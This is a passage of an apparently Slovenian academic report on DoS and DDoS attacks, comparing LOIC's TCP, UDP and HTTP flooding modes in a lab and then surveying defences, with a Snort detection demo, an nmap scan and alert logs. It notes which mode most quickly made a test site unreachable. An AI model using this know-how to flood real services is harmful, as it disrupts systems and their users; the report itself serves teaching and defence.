- Če sprejme ACK paket na neko poslano sporočilo, to pomeni, da je napaden strežnik uspešno sprejel sporočilo. To pomeni, da se strežnik še odziva in da ga napad ni ohromil do te mere, da bi prišlo do zavrženih paketov.
- Če kot napadalec ne sprejemamo več ACK paketov sta mogoči dve možnosti - ali je bil napad uspešen in se napaden strežnik ne odziva več, ali pa je bilo na strežniku dodano novo pravilo v požarnem zidu, ki zavrača naše pakete.

V LOIC imamo možnost vklopa čakanja na ack pakete. V slednjem primeru bo pošiljanje paketov počasnejše, zaradi česar pa bomo imeli povratno informacijo o uspešnosti napada.

UDP. UDP protokol nam ne omogoča odpravljanja napak, če pride do izgubljenih paketov med prenosom. Zaradi tega je režija poslanih paketov manjša, prav tako pa v tem nečinu ne dobimo ACK odgovora. To lahko dokažemo s spremljanjem zajetih paketov v tem načinu napada:

Vidimo, da se tokrat zabeleži le en UDP paket, ki ga sprejmemo iz napadalčevega računalnika. Zaradi manjše režije je sama velikost paketa manjša v primerjavi s TCP paketom (68 bajtov). Zaradi manjše režije in posledično velikosti poslanega paketa je takšen napad hitrejši. Upoštevati pa moramo tudi, da napadalec v tem primeru ne čaka na ACK paket, kar mu omogoča, da pošilja pekete enega za drugim. Slabost takega napada je, da ne dobimo povratne informacije o uspešnosti.




Slika 6: UDP paket napadalca

HTTP. Sporočilo se v HTTP napadu doda v GET zahtevo, ki se pošlje tarči. Poleg url naslova in sporočila se zahtevi doda tudi naključno število. Namen slednjega je, da je vsaka zahteva unikatna, kar prepreči predpomnenje na napadenem strežniku. Na vsako GET zahtevo generira strežnik tudi odgovor, ki se pošlje napadalcu.

3.0.10 Obremenitev omrežja


V zadnjem delu tega poglavja bomo preverili še, kako DDoS napad vpliva na obremenitev strojne opreme ter samo odzivnost strežnika. Napad bomo izvedli z različnimi stopnjami intenzivnostmi pošiljanja zahtev ter z uporabo dveh fizičnih računalnikov, priključenih na lokalno omrežje.
Med napadom bomo na napadenem računalnikov preverjali uporabo virov, kot so CPU, RAM, Disk ter porabo pasovne širine. Prav tako bomo preverili, kako se spreminja latenca pri dostopu do spletne strani, ki bo gostovala na napadenem računalniku.



Slika 7: Primerjava porabe virov

V zgornjih grafih si lahko pogledamo zasedenost virov med različnimi metodami DDoS napadov. Za primerjavo smo najprej naredili zajem virov med mirovanjem sistema (idle). Naslednji stolpec nam prikazuje stanje med TCP načinom napada. Opazimo lahko, da je poleg dohodnega prometa prisoten tudi manjši del odhodnega prometa. Vzrok slednjega je, da v TCP načinu zahtevamo od strežnika odgovor. Pošiljanje teh potrditvenih ACK paketov tako generira dodatni odhodni promet. Generiranje potrditvenih paketov povzroči tudi manjšo porabo procesorske moči, opaziti pa je mogoče tudi večjo aktivnost na trdem disku.
V nadaljevanju si lahko ogledamo porabo virov med UDP načinom napada. Kakor vidimo, ni opaziti večjih odstopanj pri porabi virov. Je pa zato zanimivejši graf, ki prikazuje omrežni promet. Tokrat ni prisoten odhodni promet, saj UDP protokol ne pošilja potrditvenih paketov. Je pa zato dohodni promet v tem primeru večji kot med TCP napadom. Razlog, da smo zabeležili tak promet je povsem pričakovan. Njegov razlog pa leži v samem načinu delovanja UDP protokola. UDP protokol je sicer nezanesljiv, nepovezovalni protokol, ki ne preverja, če je bil paket uspešno sprejet s strani odjemalca. To je slabost tega protokola, ki pa v primeru DoS/DDoS napada nima bistvenega pomena - želimo sicer imeti neko splošno povratno informacijo o uspešnosti napada, ne zanima pa nas podatek za vsak paket. Ima pa zato UDP prednost v primerjavi s TCP, ki nam pride zelo prav med DDoS napadom - velikosti paketov ter hitrost pošiljanja. Ker v tem primeru ne rabimo čakati na odgovor iz strežnika, lahko periodično pošiljamo pakete ter tako generiramo večji promet na napadenem strežniku.
Zadnji set grafov pa prikazuje še stanje v primeru HTTP na-

pada. Tokrat gre za nekoliko drugačen napad kot v prejšnjih primerih - pošiljanje GET zahtev. Iz omrežnega grafa je razvidno, da GET zahteve ne generirajo konstantnega prometa, ampak je ta bolj variabilen (konice med pošiljanjem/sprejemanje GET zahtev). Opazimo pa tudi večjo aktivnost pri porabi procesorske in diskovne moči.



Slika 8: Primerjava zakasnitev

Na grafu zgoraj je prikazana še primerjava zakasnitev pri dostopu do testne spletne strani. Rezultate smo dobili tako, da smo postopoma povečevali intenzivnost napada ter vsakič izmerili čas, ki ga potrebuje spletna stran da se v celoti naloži. Intenzivnost smo spreminjali tako, da smo povečevali hitrost pošiljanja paketov, na koncu pa smo povečali tudi število niti iz 10 na 100.
Najboljši rezultat smo dobili z UDP napadom, saj stran ni bila več dosegljiva ob najvišji intenzivnosti napada z uporabo desetih niti.
Pri TCP in HTTP napadu smo dobili dokaj podobne rezultate. Spletna stran se je začela počasneje odzivati šele, ko smo povečali intenzivnost čez srednjo mejo. Povečevanje zakasnitve pa se je nato v odvisnostjo z intenzivnostjo napada povečevala linearno in ne tako skokovito kot pri UDP napadu.

3.0.11 Ugotovitve

S tem smo prišli do zaključka, da je DDoS napad učinkovita metoda pri napadu na strežnik. V našem primeru smo uporabili relativno majhno število računalnikov, združenih v napadu in že je bilo mogoče opaziti občutne spremembe pri dostopu do spletne strani. Iz tega lahko z gotovostjo trdimo, da bi ob nadaljnem večanju intenzivnosti napada v celoti ohromili dostop do spletne strani.
Prišli smo pa tudi do ugotovitve, zakaj se je mogoče uspešno boriti proti takšnim napadom. Tako HTTP, kot tudi TCP in UDP napad ne zagotavljata nikakršne anonimnosti napadalca. Napadalčev IP naslov je bil prosto viden pri zajemu paketov z orodjem WireShark. Prav tako nam LOIC ne omogoča naprednih nastavitev, kot je zakrivanja IP naslova (IP spoofing) ali uporabe TOR omrežij. Za prikrivanje anonimnosti mora tako napadalec poskrbeti sam. Iz tega sledi, da lahko napadalca brez težav izsledimo, ga analiziramo ter v končni fazi blokiramo njegove zahteve. Več o tem pa v naslednjem poglavju.

4. ZAŠčITA

V splošnem je zaščita pred DoS in še posebej DDoS napadi težavna. Zelo težko je razpoznati zahtevke, ki so prišli na strežnik z namenom oteževanja dostopa do strežnika od ostalih, koristnih zahtevkov. Prav tako je težko izslediti dejanskega napadalca, saj ta za napad uporablja agente, ki jih nadzoruje (ali pa tudi ne) preko posrednikov. IP naslovi slednjih so prav tako pogosto ponarejeni.

Obstaja več vrst DoS in DDoS napadov. Eni ciljajo na samo programsko opremo (npr. pošiljanje okvarjenih paketov, ki jih ciljni strežnik nato počasi procesira, saj skuša odpraviti napake), drugi pa samo zasedejo celotno pasovno širino omrežne povezave, zaradi česar se dejanski odjemalci na strežnik ne morejo povezati. V tem primeru napadalec ponavadi izvede DDoS napad, saj s samo enim računalnikom nebi mogel zasesti celotne podatkovne širine povezave do napadanega strežnika.

Nekateri DDoS napadi pustijo posledice na žrtvinem sistemu tudi po koncu samega napada. V tem primeru ponavadi zadostuje ponovni zagon strežnika. Posledice drugih se končajo takoj po koncu samega napada. DDoS napadi nikoli ne pustijo posledic na sami strojni opremi. PDoS (*Permanent Denial of Service*) ima za posledico nedelujočo strojno opremo - napadalec vdre v omrežno opremo in namesti poškodovan *firmware*.

Pred DDoS napadi obstaja več načinov obrambe. Večino obrambnih sistemov je potrebno vzpostaviti na strani izvornega omrežja, ali pa v samem medmrežju [2]. Obramba na strani žrtve je ponavadi neučinkovita, oziroma ima za posledico nedostopnost strežnika tudi za ostale uporabnike. Pri zaščitnih mehanizmih je težava tudi v financiranju - zaščita pred DDoS napadi je v splošnem interesu žrtve - najboljše metode za obrambo pa delujejo na omrežjih kjer se nahajajo sami agenti. Spodaj je opisanih nekaj možnih načinov zaščite, povzeti so po [1] in [2].

Poznamo metode za preprečevanje (4.2), detekcijo (4.1), omejevanje vpliva (4.3) in odziv na napad (4.4). Nekatere metode so preventivne, druge uporabimo ko zaznamo napad. Nekatere vrste zaščite se nahajajo na žrtvinem omrežju, nekatere v medmrežju, druge pa v izvornih omrežjih.

4.1 Detekcija napada

Z dobrim sistemom za detekcijo napada lahko še pravočasno odkrijemo napad in se nanj odzovemo. Taki sistemi so primerni za postavitev na žrtvinem omrežju, na izvornem omrežju in tudi v samem medmrežju. V splošnem poznamo dva tipa takšnih sistemov. Nekateri preverjajo če promet ustreza predefiniranim značilnostim DoS napada, drugi pa detektirajo anomalije v omrežnem prometu.

- *Sistemi za detekcijo anomalij* detektirajo nenavadni omrežni promet. Obstaja več takšnih sistemov, večinoma pa temeljijo na statistični analizi podatkov o prometu. Usmerjevalnik zajema podatke o prometu, ti se nato pošljejo na nek strežnik, kjer se obdelajo. Nato ta strežnik zgenerira neka pravila, ki jih pošlje usmerjevalniku, le–ta pa jih uporabi za filtriranje omrežnega prometa. Zanimivi so tudi sistemi, ki uporabljajo pristope iz strojnega učenja ter tako zgenerirajo klasifi-

kator, s katerim lahko filtriramo promet. V kontroliranem okolju lahko celo zgeneriramo klasifikatorje za različne tipe napadov.

- *Sistemi za detekcijo s pomočjo pravil.* S takimi sistemi lahko glede na pravila, ki jih podamo detektiramo (tudi) DoS napade. Primer takega sistema je Snort[1].

4.2 Preprečevanje napada

Najboljši način obrambe je, da napad ustavimo še preden se začne. Spodaj je nekaj načinov, kako lahko to storimo. Težava večine teh metod je to, da ni dovolj, da delujejo na strani žrtve ampak je potrebno globalno usklajeno delovanje.

- *Ingress filtriranje* je filtriranje omrežnega prometa, pri katerem v omrežje ne spustimo paketov z IP naslovi, ki na omrežju nebi smeli obstajati. Če bi se omenjeno filtriranje uporabljalo na vseh omrežjih, bi bil vpliv DDoS napadov s prirejenimi IP naslovi zelo zmanjšal. Tako filtriranje varuje ciljno omrežje.

- *Egress filtriranje* je filtriranje izhodnega prometa, pri katerem ne spustimo čez usmerjevalnik prometa, ki ima za izvorni IP naslov naslov, ki ne bi smel obstajati na omrežju. Tako filtriranje sicer nima vpliva na delovanje tega omrežja, pred napadi pa ščiti ostala omrežja.

- *Distribuirano filtriranje ob usmerjanju* je filtriranje, pri katerem na medmrežju filtriramo pakete s ponarejenimi IP naslovi. Vsak paket, ki ima glede na omrežje, iz katerega je prišel napačen izvorni IP se zavrže. Tako filtriranje tudi pomaga razbremeniti usmerjevalnike na ciljnem omrežju, obenem pa pomaga pri iskanju izvora napada. Težava je, da se poti (povezave) med omrežji spreminjajo, kar pomeni, da je takšno filtriranje v praksi zelo težko implementirati.

- *Filtriranje z upoštevanjem zgodovine* je filtriranje, ki se ga izvaja na usmerjevalniku na žrtvinem omrežju. Izvorni IP naslovi se shranjujejo v bazo. Tako ima usmerjevalnik podatke o tem, kateri naslovi najpogosteje pošiljajo zahtevke. V primeru napada je potrebno samo zavreči pakete, ki prihajajo s teh naslovov. Težava se pojavi, če napadalec ve, da ciljno omrežje uporablja tako filtriranje. Tedaj bo pogosteje menjal ponarejene IP naslove in omilil vpliv takega filtriranja.

- *Onemogočanje servisov, ki niso v uporabi.* Manj kot je omrežnih storitev na strežniku, manj je možnosti da je katera od teh dovzetna za DoS napad. To velja tudi za druge, bolj nevarne vrste napadov.

- *Redno posodabljanje sistema* zagotavlja, da bo na strežniku deloval čim manj programov, dovzetnih za znane tipe napadov. Tudi to cilja bolj na DoS kot DDoS napade.

- *Spreminjanje IP naslova* je dober način zaščite, saj moramo ob napadu le spremeniti IP naslov. Težava se pojavi, ker tedaj tudi ostali uporabniki do strežnika ne morejo dostopati in ta metoda torej ni uporabna za večje sisteme. Če napadalec ugotovi nov IP naslov (npr. s pomočjo DNS), lahko takoj nadaljuje z napadom.

- *Omejevanje broadcast prometa* onemogoča uporabo računalnikov kot ojačevalnike za *Smurf* in *ICMP Flood* napade. Takšna obramba bi bila najbolj učinkovita, če bi jo uporabljala vsa omrežja.

- *Vabe (honeypots).* Za zaščito sistema pred napadi se lahko uporabljajo tudi vabe. To so sistemi, z namenoma pomanjkljivimi varnostnimi nastavitvami, ki napadalca zavedejo. Tako napadalec napada napačno tarčo. Taki sistemi se obenem uporabljajo tudi za namene pridobivanja informacij o napadalcih ter o tipih napadov ki jih izvajajo. Vabe se uporabljajo tudi za detekcijo drugih tipov napadov. Uporabljajo pa se lahko tudi na drugačen način. Napadalcem lahko omogočimo (preko slabih varnostnih nastavitev in namernega nameščanja škodljive programske kode) da jih uporabljajo kot agente v svojem omrežju. Če napadalec ne ugotovi da gre za vabo in tak sistem izbere za gospodarja (ter ne uporablja dodatnih posrednikov – *proxy*), bo lastnik vabe pridobil identiteo napadalca. Z uporabo vab torej ugotovimo, kaj napadalec počne. Tako lahko zaznamo tudi druge tipe napadov, ne le DoS.

Vse te metode zaščite nudijo večjo varnost, nobena pa popolnoma ne izključi možnosti DoS napada. Prav tako se pojavljajo vedno novi tipi napadov, za katere ustreznih metod za zaščito ni.

4.3 Omejevanje vpliva napada

Ker je DDoS napad zelo težko v celoti zaustaviti, še posebej tako da ostali uporabniki strežnika nebi občutili ukrepov je potrebno zagotoviti, da bo kvaliteta storitev, tudi ob napadu zadovoljiva.

Da dosežemo zadovoljivo delovanje tudi ob napadu morajo biti omrežje ter sistemi na njem robustni in neobčutljivo na izpade povezav, strežnikov in usmerjevalnikov. To lahko dosežemo na primer s podvojeno arhitekturo in več povezavami. Tedaj bo sistem dostopen, tudi če bo en strežnik (usmerjevalnik, povezava, ...) popolnoma obremenjen. Obenem se tako zaščitimo pred izpadi zaradi okvar in vzdrževanja. Takšna arhitektura je draga in se jo uporablja samo pri najbolj kritičnih storitvah.

Kakovost storitev med napadom zagotavljamo z različnimi mehanizmi. Obstaja protokol RVSP (*Resource Reservation Protocol*), s katerim lahko koordiniramo rezervacijo virov na napravah po neki poti preko omrežja. Tako lahko odjemalcem zagotovimo konstantno pasovno širino, ne glede na količino ostalega prometa. Ostajajo tudi sistemi z vrstami. Pakete se glede na TOS (*Type Of Service*) razporedi v ločene čakalne vrste. Vsaki čakalni vrsti nato zagotovimo določeno količino pasovne širine. Še ena možnost je *Round Robin* razvrščanje. Tako kot operacijski sistem razporeja opravila na procesorju, lahko razporejamo pakete glede na njihov izvorni IP. Tako se ne more zgoditi da bi le nekaj odjemalcev zasedlo vse vire strežnika. Drugi način je, da pakete razdelimo glede na to, koliko virov bo potrebovala obdelava nekega paketa na strežniku. Težava se pojavi, ko ima napadalec veliko agentov. Tedaj bodo ti še vedno povzročili stradanje ostalih odjemalcev.

[1] *http://www.snort.org/*

Ena izmed metod je tudi metoda *plačevanja za vire*. Metoda predlaga, da bi moral odjemalec, preden bi strežnik rezerviral vire, rešiti neko kriptografsko uganko. Ko bi se pričel napad, bi strežnik povečal težavnost te uganke in tako bi odjemalci porabili več procesorske moči za reševanje. Posledično ne bi mogli posijati zahtev tako pogosto in učinki napada bi se omilili. Za to bi morali odjemalci imeti naloženo programsko opremo, prav tako pa bi se zmanjšala avtonomija mobilnih naprav.

Vsem tem metodam je skupno, da nobena ne upočasnjuje le napada ampak tudi uporabnike, ki želijo uporabljati storitve, ki jih nudi nek strežnik.

4.4 Odziv na napad

Takoj ko napad zaznamo, moramo blokirati promet, ki ga napad povzroča. Tega ponavadi ne moramo narediti sami, ampak moramo kontaktirati administratorje omrežij, preko katerih smo priklopljeni na internet. Obstajajo sistemi, ki to avtomatizirajo, a v tem primeru obstaja možnost napak; lahko se zgodi, da tak sistem zazna napad, tudi ko ga dejansko ni.

Naslednji korak je da poizkusimo izslediti napadalca. To je ponavadi zelo težavno, predvsem zato, ker so izvorni IP naslovi ponarejeni. Tako je potrebno pogledati dnevniške zapise usmerjevalnikov, da ugotovimo, s katerega omrežja so dejansko prišli paketi. Težava se pojavi, ker je DDoS napad distribuiran, tako da paketi prihajajo z velikega števila omrežij.

Če uspemo ugotoviti dejanski vir napada (to še posebej velja za DoS napade) je ena izmed uspešnih metod obrambe protinapad. Glavna težava te metode je nezakonitost. Ta metoda je precej kontroverzna, saj s tem tudi žrtev v bistvu izvaja DoS (ali DDoS) napad. Težava je tudi v tem, da žrtev sama, med tem, ko je napadena, ne more generirati zadostne količine prometa, da bi lahko napadla nazaj. Žrtvin administrator bi tako moral imeti na voljo omrežje agentov, da bi izvedel DDoS napad.

PPM - Probabilistic packet marking je metoda za shranjevanje poti paketov v IP pakete. Tako označevanje paketov omogoča administratorju žrtvinega omrežja lažjo izsledite napadalčevih agentov. V glavi IP paketa ni prostora za zapis celotne poti. Zato je potrebno pot regenerirati iz podatkov o posameznih usmerjevalnikih, čez katere so šli paketi. To je časovno zelo potratno. Tudi pri tem pristopu se pojavi težava pri DDoS napadu, takrat paketi prihajajo iz veliko različnih omrežij in je težko sestaviti celoten načrt napada. Za tako označevanje paketov bi bilo treba tudi spremeniti programsko opremo usmerjevalnikov v medmrežju.

4.5 Praktični prikaz

4.5.1 Snort

Snort[2] je odprto-kodni NIDS (*Network Intrusion Detection System*) in NIPS (*Network Intrusion Prevention System*). Snort v realnem času spremlja in analizira omrežni promet. Sistem zazna poskuse skeniranja sistema, poskuse vdorov ter razne ostale anomalije. Sistem lahko tudi glede na identificirane grožnje izvede neko akcijo. Snort bomo v praktičnem prikazu uporabljali za detekcijo napada. Poleg Snorta kot uporabniški vmesnik uporabljamo BASE[3].

4.5.2 Omrežje

Shema omrežja je prikazana na sliki 9. Celotno omrežje je `192.168.0.0/24`. Napadalec nadzira računalnika z naslovoma `192.168.0.1` ter `192.168.0.44`. Žrtev ima naslov `192.168.0.4`, računalnik na katerem teče Snort pa je v promiskuitetnem načinu priključen na isto povezavo kot žrtev.

Na žrtvinem računalniku teče nekaj zanimivih strežnikov:

```
1  zlikovec@loic6:~$ nmap 192.168.0.4
2  Starting Nmap 6.00 ( http://nmap.org ) \
3  at 2013-04-17 14:32 CEST
4  Nmap scan report for loic4 (192.168.0.4)
5  Host is up (0.00018s latency).
6  Not shown: 984 closed ports
7  PORT     STATE SERVICE
8  22/tcp   open  ssh
9  53/tcp   open  domain
10 80/tcp   open  http
11 110/tcp  open  pop3
12 111/tcp  open  rpcbind
13 139/tcp  open  netbios-ssn
14 143/tcp  open  imap
15 443/tcp  open  https
16 445/tcp  open  microsoft-ds
17 631/tcp  open  ipp
18 901/tcp  open  samba-swat
19 993/tcp  open  imaps
20 2049/tcp open  nfs
21 3306/tcp open  mysql
22 6001/tcp open  X11:1
23 6002/tcp open  X11:2
```

4.5.3 Napad

Ker ima napadalec že kar nekaj izkušenj z napadi na sisteme znotraj podjetja (ker mu zlobno vodstvo ne dodeli nove pisarne v najvišjem nadstropju in službenega vozila in možnosti dela od doma in dveh novih prenosnikov, ki jih nujno potrebuje), ve, da je sistem CUPS[4] ranljiv na HTTP DoS napad. Odloči se, da bo uporabil orodje *loiq*[5]. Ve, da direktorjeva pisarna uporablja tiskalnik, priklopljen na strežnik z naslovom *192.168.0.4*. Napadalec nato izvede DoS napad. Točne nastavitve orodja *loiq* so vidne na sliki 10.

Kmalu za tem sistemski administrator (po prejemu tajničinega jeznega e-poštnega sporočila) ugotovi, da sistem CUPS ne deluje. Najprej poskusi z dostopom do sistema preko spletnega vmesnika, za katerega ugotovi, da ne deluje. Zaradi podobnih težav v preteklosti je na omrežju postavil sistem Snort. Ko pregleda opozorila, ugotovi, da se dogaja DoS napad (sliki 11 in 12).


[2] *http://www.snort.org/*

[3] *http://base.secureideas.net/*


[4] Common Unix Printing System, *http://www.cups.org*

[5] *http://sourceforge.net/projects/loiq*


Slika 10: Orodje *loiq* z vnešenimi nastavitvami



Slika 11: Statistika sistema Snort o prometu




Slika 12: Opozorila sistema Snort o DoS napadu



ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
#0-(1-2945)	[snort] COMMUNITY SIP TCP/IP message flooding directed to SIP proxy	2013-04-27 12:31:12	192.168.0.4:631	192.168.0.44:56415	TCP
#1-(1-2944)	[snort] COMMUNITY SIP TCP/IP message flooding directed to SIP proxy	2013-04-27 12:30:58	192.168.0.44:56335	192.168.0.4:631	TCP
#2-(1-2943)	[snort] COMMUNITY SIP TCP/IP message flooding directed to SIP proxy	2013-04-27 12:30:42	192.168.0.44:55705	192.168.0.4:631	TCP
#3-(1-2942)	[snort] COMMUNITY SIP TCP/IP message flooding directed to SIP proxy	2013-04-27 12:30:11	192.168.0.4:631	192.168.0.1:42326	TCP
#4-(1-2941)	[snort] COMMUNITY SIP TCP/IP message flooding directed to SIP proxy	2013-04-27 12:29:13	192.168.0.4	89.93.185.33	ICMP
#5-(1-2940)	[snort] COMMUNITY SIP TCP/IP message flooding directed to SIP proxy	2013-04-27 12:28:45	192.168.0.44:55135	192.168.0.4:631	TCP
#6-(1-2939)	[snort] COMMUNITY SIP TCP/IP message flooding directed to SIP proxy	2013-04-27 12:28:06	192.168.0.4	82.233.50.9	ICMP
#7-(1-2938)	[snort] COMMUNITY SIP TCP/IP message flooding directed to SIP proxy	2013-04-27 12:28:05	192.168.0.1:46649	192.168.0.4:22	TCP
#8-(1-2937)	[snort] COMMUNITY SIP TCP/IP message flooding directed to SIP proxy	2013-04-27 12:27:48	192.168.0.44:54626	192.168.0.4:631	TCP
